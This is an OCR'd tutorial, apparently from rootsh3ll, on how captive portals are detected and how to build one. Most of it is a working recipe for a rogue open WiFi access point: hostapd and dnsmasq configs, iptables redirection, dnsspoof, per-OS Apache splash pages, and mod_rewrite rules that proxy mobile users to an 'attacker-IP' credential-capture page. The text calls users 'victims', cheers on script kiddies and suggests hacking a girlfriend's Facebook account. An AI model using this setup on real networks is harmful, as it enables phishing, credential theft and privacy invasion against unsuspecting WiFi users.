
Captive Portal:
The Definitive Guide

rootsh3ll.com

~ Page intentionally left blank ~

Operating in an Enterprise, studying in a college or sitting in Starbucks, you must have encountered a login screen like this once



You connect to the WiFi network and it greets with you a similar login screen. That page is called a captive portal.

But, what is a captive portal exactly, How does it work and how the system knows where the captive portal is?

Table of Contents

Captive Portal Basics

What is Captive Portal

Technically speaking, an authentication screen is displayed when a wireless user is not authorized to access the network resources. The authentication page is called a captive portal login.

A Captive Portal can be triggered on the client device in 2 ways:

1. DNS Redirection
2. Splash page

DNS redirection works as the simple DNS hijacking where all the user DNS requests are hijacked and resolved to the captive portal login page. But, after widespread use of HSTS header implementation, DNS redirection hits a low success ratio providing no better service to the users.

Whereas, a Splash Page works in a little different fashion. It also uses DNS redirections but, it responds to the requests acc. to the operating systems which trick the O.S in believing there is a captive portal login in place and forcing the O.S to automatically trigger the login page to the user.

What is Splash Page

When a client device is connected to the WiFi, If unauthorized to access the Internet, A screen automatically pops up to display the captive portal.

A Splash page not only bypasses HSTS implementations on most websites but also gives you the flexibility of showing O.S specific login pages.

An example of a splash screen on a mobile device: https://youtu.be/FpH3kw0r0_8

The only difference in regular captive portal and splash page is that splash page pulls up the captive portal login page automatically.
Whereas, the DNS redirection based method requires a user to manually open up a website.

Imagine if a user is using a mobile app only, how would a user know he needs to log in?

If you are a hacker you will lose your victim because the device will automatically disconnect upon no Internet access. So, this leads us to the much better and flexible option for triggering captive portal login page, the Splash Screen.

As a business operator, you can show a different kind of services to different client devices, whereas as an attacker you can identify victim machine automatically and serve the payload accordingly.

I'll showcase its crux, and leave implementation upon your creativity and requirement.

Use Cases

You can use a captive portal technology in various aspects of your life. I have generalized them into 3 categories which you can either use for fun i.e hacking or to generate real profitable insights for your business.

Let me show you what I mean..

For Instance,

Security Awareness Training

It is a very important aspect of any business. No matter which technology you are using, your employee is always the most vulnerable part of a business flow.

When you understand this, raising awareness of your employees in terms of computer or data security becomes the top-most priority.

But the question is…

How can you use a captive portal for Security Awareness Training for your employees?

Let me explain…


Imagine you, as a CSO, implant a fake access point in your organization with the same name as of your WiFi,

but without any authentication (i.e Open). With a captive portal implemented.
Now whichever employee connects to it, he will be shown the captive portal screen.

The screen can be literally any webpage you can imagine.

It can be a simple email login page, or a page asking for domain credentials. Now imagine the employee sees a page asking for domain credentials with your organization's logo on top. An employee may think this is a legitimate login page asking me to enter my domain credentials and give away access to the possible attacker.

This poses a security threat, now you as a CSO of the organization can legally implement this system in place to filter out the weakest link (employees) in your organization and take the required action. Something like:



Ban their domain access automatically when they enter a valid credential set into the captive portal.

or, aware them about the misconduct and explain the possible security breach through the misconduct of the information.

Whatever way it works for you. But, this is a little example of how you can use a captive portal for an effective Security Awareness Training Program within your organization at zero expense .

Hacking/Phishing

No matter how many helpful tools you build as a developer, there are going to be people who use it for nefarious purposes. A majority of people also use them for just fun, people whom we refer to as script kiddies or skids in Computer Security world.

I am well aware of the fact that this guide will give a push to many script kiddies to either enter the field of WiFi or dive deeper into this using the captive portals.

That's how this industry works after all. You build tools, responsible people use it for the better, criminals use it for the worse (self-benefit in name of an Agenda) or skids use them for just fun. Either way, people who have a sense of responsibility are working tirelessly on making everything better by learning from their mistakes and people like us are consistently raising awareness about it pushing the world to be more secure.

It more seems like a cat-dog chase between security professionals and criminals. So it doesn't matter who exploits it without manufacturer's awareness (zero-day). it's just beneficial if world it becoming a safer place.

So, here is my call to all the skids out there. You may be using tools that other people make. You may be using it for a little fun, the kick that you get when you hack into someone else's privacy. it is all okay unless you don't do irreparable damage to someone.

I want you all to know that you are the budding hackers of the future generation. You are already doing the best thing that most people (not only security professionals) stop doing by a certain age i.e learning. No matter where you get it from. Most important thing is that you are learning and growing your knowledge, yourself.

I hope this and the following guides on this subject gives you a sense of responsibility and develop an interest in either the security field for the better or maybe build a whole new business based on this little technology.

Which brings us to the next category where you can use captive portals for profit with fun. After all, building your own business and watching it grow is always fun. isn't it? 😉

Customer Targeting/Retention

In the last month of 2018, I was doing my research on the captive portal software available in the market. I stumbled upon sites like Socifi, Social WiFi and purple.io

What I noticed in all these companies was 1) they are very successful in the service they are providing and 2) They are simply using captive portals with custom built analytics based on captive portal's web server data to generate profit.

That may sound vicious at first. How can you make money from captive portal?
By asking to pay for free public WiFi at our stores?

Well, that's not what I meant

Let me explain…

From what I gathered from the landing pages of 3 websites above, I came to a conclusion that these guys are using captive portal pages to target the local audience from their mobile devices that uses their WiFi.

In other words, visit their stores and then retargeting them on social media (FB/ Twitter/ Google) to ask for reviews on google.

How smart is that?

You provide a 20% discount to the customer who signs up on their public WiFi and then retargets all of them on social media to leave a review on google about their experience.

Now, if you are in a brick and mortar business, I don't need to explain to you that reviews are simply money. more the good review, more the customers for your business.

Total investment? $100. ROI? Maybe $500+ depending on your business.

That is just one aspect of captive portals. There are many that I will cover in an exact step by step process in the next article. I'll explain how you can build one such system on your own without spending a penny on it. and you can then simply link your information to your FB ads campaign to ask for a review, or visit your online store for more.

Whatever way you want it to be. I'll be outlining all the possibilities that actually makes your customer leave your store happily and brings more customers in. Whatever way, it will simply grow your business.

Different Client Behaviours

Now comes the technical theory part of this guide. It is important for you to understand the theory behind a captive portal before diving into the practical aspect of it.

Basic Strategy Behind Portal Detection

Every operating system has its own different way of detecting Internet access.
The mechanism is this basically:

> GET/POST http://foo.com/bar.html
> If bar.html **==** [expected content] > **Open Internet**
> If bar.html **!=** [expected content] > **Captive Portal**
> If bar.html[status] **!=** SUCCESS > **No Network**

If a Captive Portal is not in place, the result will match the expected one and the OS will know that there is full access to the Internet.

If the URL returns a result other than the expected one, then the OS will detect that there is a Captive Portal in place and that it's needed to proceed with authentication in order to get full access to the Internet: In this case, the OS will open the Splash Page automatically.

All client devices use the above-described strategy to find out if they are behind a captive portal, but the URL might vary depending on the specific model of smartphone, tablet, laptop and depending on the specific OS version. In the following, you can find the list of domains that are contacted by each model in order to detect the captive portal.

Captive Portal Detection Method by Various Operating Systems

Android 4 - 9

Android devices look for an HTTP 204 response for a file named generate_204 from the following domain.


- clients3.google.com
- connectivitycheck.android.com
- connectivitycheck.gstatic.com

HTTP Status 204 means the file exists but, is empty. This lets Android know that the Internet is accessible. If the request receives HTTP Status 302 (temporary redirect) instead of HTTP 204, Android will follow the redirection URL to display the Captive Portal to the user.

In its nature, all the domains serve on HTTP and not HTTPS which makes the captive portal mechanism possible. Also, it allows an attacker to use the redirection to bypass security.

Unlike Apple Devices, Android is very fragmented acc. to the install base. Which leaves us with a

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.2%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.3%
4.1.x	Jelly Bean	16	1.1%
4.2.x		17	1.5%
4.3		18	0.4%
4.4	KitKat	19	7.6%
5.0	Lollipop	21	3.5%
5.1		22	14.4%
6.0	Marshmallow	23	21.3%
7.0	Nougat	24	18.1%
7.1		25	10.1%
8.0	Oreo	26	14.0%
8.1		27	7.5%



wide variety of attack surface as an attacker. Have a look at the current install base of Android devices acc. to Google.


Windows

- www.msftconnecttest.com

Windows uses hardcoded IPv4 and IPv6 addresses to match the request response to verify the Internet connection. Though it can be spoofed for availability pretty easily.

Apple iOS 7+ and recent versions of MacOS (10.10+)

- captive.apple.com/hotspot-detect.html
- www.apple.com/library/test/success.html



Apple's Secret "wispr" Request

WISPr (pronounced "whisper") or **Wireless Internet Service Provider roaming** used by every Apple device for captive portal detection. This technology allows users to roam between wireless internet service providers in a fashion similar to that which allows cell phone users to roam between carriers.

Another question is whether this is an attack vector. The answer is “probably yes”. There is more to the functionality than a simple HTTP request. If you look up the keyword “wispr” from the User-Agent string in apache logs, you’ll find out why.

The idea is that smart Wi-Fi portals will detect that this is a WISPr-supporting device, and send back a WISPr message in XML. This allows the iDevice(s) to then log in with cached credentials via another XML message.

This means, for example, you might be able to grab somebody’s credentials with a properly configured Wi-Fi access-point.

When an iDevice connects to a Wi-Fi network, the first thing it does is make a request to the URL captive.apple.com or apple.com/test/success.html.

With iOS 7 onwards, Apple began to use the User Agent "CaptiveNetworkSupport", though it's not as common as the URL method that Android and Windows uses.

The reason Apple does this is that you may be using an app other than the web browser. For example, the only thing you might be doing is syncing your e-mail.

In such situations, no auto-redirection would work as no browser is in use and you would never see the portal page, and your app will mysteriously fail to connect to the Internet.

Therefore, before your app has a chance to access the network, Apple does this for you. It sends out a request to the above URL. If the request gets redirected, then Apple knows there is a portal. It then launches a dialog box, containing Safari, to give you a chance to log in.

When reading apache logs (**/var/logs/apache2/access.log**) for apple devices, you’ll see something like this:

```
10.0.0.194 - - [08/May/2017:14:14:22 +0530] "GET /hotspot-detect.html HTTP/1.0"
302 487 "-" "CaptiveNetworkSupport-346.50.1 wispr"
10.0.0.194 - - [08/May/2017:14:14:22 +0530] "GET / HTTP/1.0" 200 2004 "-"
"CaptiveNetworkSupport-346.50.1 wispr"
```

Access Point Configuration

Install Prerequisites

```
apt update
apt install hostapd dnsmasq apache2 mysql-server
```

Configure hostapd

Create a directory for saved configuration files. Open Terminal and create hostapd config file.

```
vi hostapd.conf
```

```
                                hostapd.conf
interface=wlan0       # Desired Interface name
driver=nl80211
ssid=Captive Portal   # Desired AP name
hw_mode=g
channel=6
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

Make sure you edit the changes accordingly every time you perform an attack.Operating Channel number can cause issues if not chosen properly.

Configure dnsmasq

```
vi dnsmasq.conf
```

```
                                dnsmasq.conf
interface=wlan0   # Desired Interface name
dhcp-range=10.0.0.10,10.0.0.250,255.255.255.0,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Make sure to define proper interface in dnsmasq.conf file.

PARAMETER BREAKDOWN:

dhcp-range=10.0.0.10,10.0.0.250,12h: Client IP address will range from 10.0.0.10 to 10.0.0.250 and default lease time is 12 hours.
dhcp-option=3,10.0.0.1: 3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1
dhcp-option=6,10.0.0.1: 6 for DNS Server followed by IP address

Kill network-manager utility before running hostpad. Because when you start hostapd, network-manager tries to take control of the wireless device and put it into managed mode.

Whereas hostapd needs the card to be set to Master mode (Access Point mode). So, kill network-manager and other interfering processes before you begin.

```
sudo killall network-manager wpa_supplicant dnsmasq
sudo hostapd hostapd.conf
```

Open new Terminal and run hostapd:

```
hostapd hostapd.conf
```

To allocate IP addresses to victims, run dnsmasq.

Before that, set IP address for wlan0 interface to enable IP networking, so that dnsmasq can process the incoming requests and direct the traffic accordingly.

Open a new Terminal for dnsmasq:

```
ifconfig wlan0 10.0.0.1       # Set class-A IP address to wlan0
dnsmasq -C dnsmasq.conf -d    # -C: configuration file
```

as soon as victim connects you should see similar output for hostapd and dnsmasq Terminal windows:

```
                                [ hostapd ]
Using interface wlan0 with hwaddr 00:c0:ca:5a:34:b7 and ssid "rootsh3ll"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: authenticated
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 2c:33:61:3a:c4:2f
wlan0: STA 2c:33:61:3a:c4:2f RADIUS: starting accounting session
596B9DE2-00000000
```

```
                                    [ dnsmasq ]
dnsmasq: started, version 2.76 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth DNSSEC loop-detect inotify
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168.74.2#53
dnsmasq: read /etc/hosts - 5 addresses
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
dnsmasq-dhcp: 1673205542 client provides name: rootsh3ll-iPhone
dnsmasq-dhcp: 1673205542 DHCPDISCOVER(wlan0) 2c:33:61:3a:c4:2f
dnsmasq-dhcp: 1673205542 tags: wlan0
dnsmasq-dhcp: 1673205542 DHCPOFFER(wlan0) 10.0.0.247 2c:33:61:3a:c4:2f
dnsmasq-dhcp: 1673205542 requested options: 1:netmask, 121:classless-static-
route, 3:router,
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
```

Now you can enable NAT by setting Firewall rules in iptables

```
sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j
MASQUERADE
sudo iptables --append FORWARD --in-interface wlan0 -j ACCEPT
```

and disable internet access for victims:

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

mod_rewrite (OPTIONAL)

Here on, possibilities for post-exploitation are limitless.

Apache's mod_rewrite offers powerful functionality that we can leverage to strengthen our phishing campaigns.

mod_rewrite processes requests and serves resources based upon a ruleset configured either in the server configuration file or a .htaccess file placed in the desired web directory.

To gain value from mobile users clicking phishing links, we can redirect those users to a mobile-friendly malicious website, such as a credential capture.

Want to hack a girlfriend's Facebook account? This is your chance!

What is mod_rewrite

mod_rewrite is an apache module that provides a rule-based rewriting engine to manipulate requested URLs on the fly. Incoming URLs are checked against a series of rules.

The rules contain a regular expression to detect a particular pattern. If the pattern is found in the URL, and the proper conditions are met, the pattern is replaced with a provided substitution string or action. This process continues until there are no more rules left or the process is explicitly told to stop.

This is summarised in these three points:

1. There is a list of rules that are processed in order.
2. If a rule matches, it checks the conditions for that rule.
3. else, it makes a substitution or action.

Advantages of mod_rewrite

There are some obvious advantages to using a URL rewriting tool like this, but there are others that might not be as obvious.

mod_rewrite is most commonly used to transform ugly, cryptic URLs into what are known as "friendly" or "clean" URLs.

mod_rewrite Basics

The mod_rewrite module is a rules-based rewriting engine that allows web admins to rewrite URLs as they're requested. Rules are evaluated top-down and generally have breakpoints set throughout.

Rule writing is a bit tricky at first, at least it was for me, so for each example in this post I will provide an explanation about what each rule is doing 'in English.'

Defining Rules

Rules can be configured either in the apache config file (default Debian path of /etc/apache2/apache.conf) or in .htaccess files within web directories. Both methods are generally similar, with a few distinct exceptions:

- .htaccess files evaluate rules based on the directory in which they reside (unless a RewriteBase is configured)
- .htaccess rules apply to subdirectories, unless another .htaccess file overrules them
- .htaccess rules can be modified on the fly. apache config rules require apache2 to be restarted before they take effect
- RewriteMap rules must be configured in a .htaccess file

Server Variables

Server variables are handy for writing complex mod_rewrite rules set. The following are available inside mod_rewrite.

Request	HTTP Headers	Miscellaneous
%{REMOTE_ADDR}	%{DOCUMENT_ROOT}	%{API_VERSION}
%{QUERY_STRING}	%{HTTP_HOST}	%{THE_REQUEST}
%{REMOTE_IDENT}	%{HTTP_USER_AGENT}	%{REQUEST_URI}

RULE SYNTAX:

mod_rewrite rules can be difficult to make sense at first. There are a lot of variables, regex, and specificities to different syntaxes. Requests are made up of a few key components that are referred to in the rules with server variables

```
http://spoofdomain.com/phishing-login.html?id=1234
http:// %{HTTP_HOST} / %{REQUEST_URI} ? %{QUERY_STRING}
```

Here is a simple example of a rule with its 'plain English' description below:

```
RewriteCond %{REQUEST_URI} ^redirect [NC]
RewriteRule ^.*$ http://google.com/? [L,R=302]
```

If the request's URI starts with 'redirect' (ignoring case),
rewrite the entire request to google.com and drop any query_strings from original request. This is a temporary redirect and the last rule that should be evaluated/applied to the request.

As you can see, the ruleset will contain a conditional expression (RewriteCond) that if true will perform the next RewriteRule. By default, multiple RewriteCond strings will be evaluated as an AND by the server.

If you wish to have rules be evaluated as an OR, put an [OR] flag at the end of the RewriteCond line. (Combining flags is done with a comma - [NC, OR]).

It's important to note that when the rules are analysed that the first matching rule is executed, similar to firewall rules. Be sure to place more specific rules higher up in the list.

User Agent Redirection

User agent redirection allows us to gain more value from phish targets using mobile devices, redirect browsers that are buggy or incompatible with a chosen payload, and combat incident responders.

In the example below, user visits the same URL with a standard Firefox user agent and is served a payload designed for workstations. If the user browses to the URL with a mobile user agent, such as iPhone 3.0, a credential capture is served.

This ruleset will match any user whose browser user agent matches the regex of common mobile browsers and proxy the original request to the hardcoded mobile profiler hosted on our evil server. All other requests are proxied as-is to our evil server.

To reiterate a point made above, this means the end-users will not see our evil server's real IP - only the one belonging to the Apache server.

```
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} "android|blackberry|ipad|iphone|ipod" [NC]
RewriteRule ^.*$ http://attacker-IP/MOBILE-PROFILER-PATH [P]
RewriteRule ^.*$ http://attacker-IP%{REQUEST_URI} [P]
```

RULESET BREAKDOWN:

1. Enable the Rewrite Engine
2. If the request's user agent matches any of the provided keywords, ignoring case

3. Change the entire request to serve 'MOBILE-PROFILER-PATH' from the attacker’s IP, and keep the user's address bar the same (obscure the attacker's IP).
4. If the above condition is not met change the entire request to serve the original request path from the evil server's IP, and keep the user's address bar the same (obscure the evil server’s IP).

Captive Portal Configuration

Download Login Template

Before diving into captive portal software configuration, download the required template to your local storage. We'll extract it to all the directories of our device's configuration so you can edit each template acc. to your needs.

This will download my template to your local working directory using **wget**. Feel free to make changes to it.

```
sudo wget https://cdn.rootsh3ll.com/captive-portal/rootsh3ll-captive-portal-template.tar.xz
```

Now, lets configure redirection for each client device. Below are the configuration files and instructions.

The configuration files include the web server's access and error log to divide device logs for each client type. it'll help you in troubleshooting and monitoring device-specific web requests.

Configure Devices

Captive Portal Configuration for Android Devices

Create a directory for android in apache working directory

```
cd /var/www/html/
sudo mkdir android
```

Extract template extract to the Android's web root directory

```
sudo tar xvf rootsh3ll-captive-portal-template.tar.xz -C /var/www/html/android/
```

Create **android.conf** in vim (or your favourite text editor) and copy following code to create a redirection rule for Android devices.

```
sudo vi /etc/apache2/sites-enabled/android.conf
```

android.conf

```
<VirtualHost *:80>

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/android

    RedirectMatch 302 /generate_204 /

    ErrorLog ${APACHE_LOG_DIR}/android_error.log
    CustomLog ${APACHE_LOG_DIR}/android_access.log combined

</VirtualHost>
```

Save file and exit.

Captive Portal Configuration for Apple Devices

Create a directory for apple devices in apache working directory

```
cd /var/www/html/
sudo mkdir apple
```

Extract template to Apple's web root directory

```
sudo tar xvf rootsh3ll-captive-portal-template.tar.xz -C /var/www/html/apple/
```

Create **apple.conf** in vim (or your favourite text editor) and copy following code to create a redirection rule for Apple devices.

```
sudo vi /etc/apache2/sites-enabled/apple.conf
```

apple.conf

```
<VirtualHost *:80>

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/apple

    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^CaptiveNetworkSupport(.*)$ [NC]
    RewriteCond %{HTTP_HOST} !^10.0.0.1$
    RewriteRule ^(.*)$ http://10.0.0.1/index.html [L,R=302]

    ErrorLog ${APACHE_LOG_DIR}/apple_error.log
    CustomLog ${APACHE_LOG_DIR}/apple_access.log combined

</VirtualHost>
```

Save file and exit.

Captive Portal Configuration for Windows

Create a directory for Windows devices in apache working directory

```
cd /var/www/html/
sudo mkdir windows
```

Extract template to the Windows' web root directory

```
sudo tar xvf rootsh3ll-captive-portal-template.tar.xz -C /var/www/html/windows/
```

Create **windows.conf** in vim (or your favourite text editor) and copy following code to create a redirection rule for Windows devices.

```
sudo vi /etc/apache2/sites-enabled/windows.conf
```

```
                                windows.conf
<VirtualHost *:80>

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/windows

    RedirectMatch 302 /connecttest.txt http://10.0.0.1/
    RewriteRule /redirect index.html [R=302,L]

    ErrorLog ${APACHE_LOG_DIR}/windows_error.log
    CustomLog ${APACHE_LOG_DIR}/windows_access.log combined

</VirtualHost>
```

Save file and exit.

Start Captive Portal

Create a chain between Fake access point interface and the Internet providing interface (eth0). And a bridge between our the victim and apache web server running at 10.0.0.1 on port 80

Set up iptables for Redirection

```
sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j
MASQUERADE
sudo iptables --append FORWARD --in-interface wlan0 -j ACCEPT
sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination
10.0.0.1:80
sudo iptables -t nat -A POSTROUTING -j MASQUERADE
```

Change your in-interface and out-interface accordingly.

Reload Apache Configuration

```
sudo service apache reload
```

Every request will redirect accordingly resulting in a captive portal splash screen on the respective client device.

Redirect Traffic to Localhost

```
sudo dnsspoof -i wlan0
```

This will redirect every DNS query from victim to our apache web server. So that apache can process the HTTP requests, rewrite and serve back to the victim.

Monitor Client Requests

To verify the request being sent to the server, hop on to the apache logs.

For example, **/var/log/apache2/android_access.log**

```
tail -F /var/logs/apache2/android_access.log
```

For deeper packet analysis you may also run Wireshark on wlan0 and observe the behaviours and patterns different OS use for captive portals.

Fire up your fake access point and you are now ready to test your environment. Play and raise awareness within your office, school, university!

Conclusion

I hope you find this guide helpful. If you have any suggestion for improvement, list them down in the comment section.

The following setup should work for the majority of devices. use Wireshark to understand client behavior and mod_rewrite to apply filters based on your operation.

mod_rewrite is a very powerful module if you want to use it to grow or secure your business. I'll be writing the guides on Business Security and Customer targeting using Captive Portals soon.

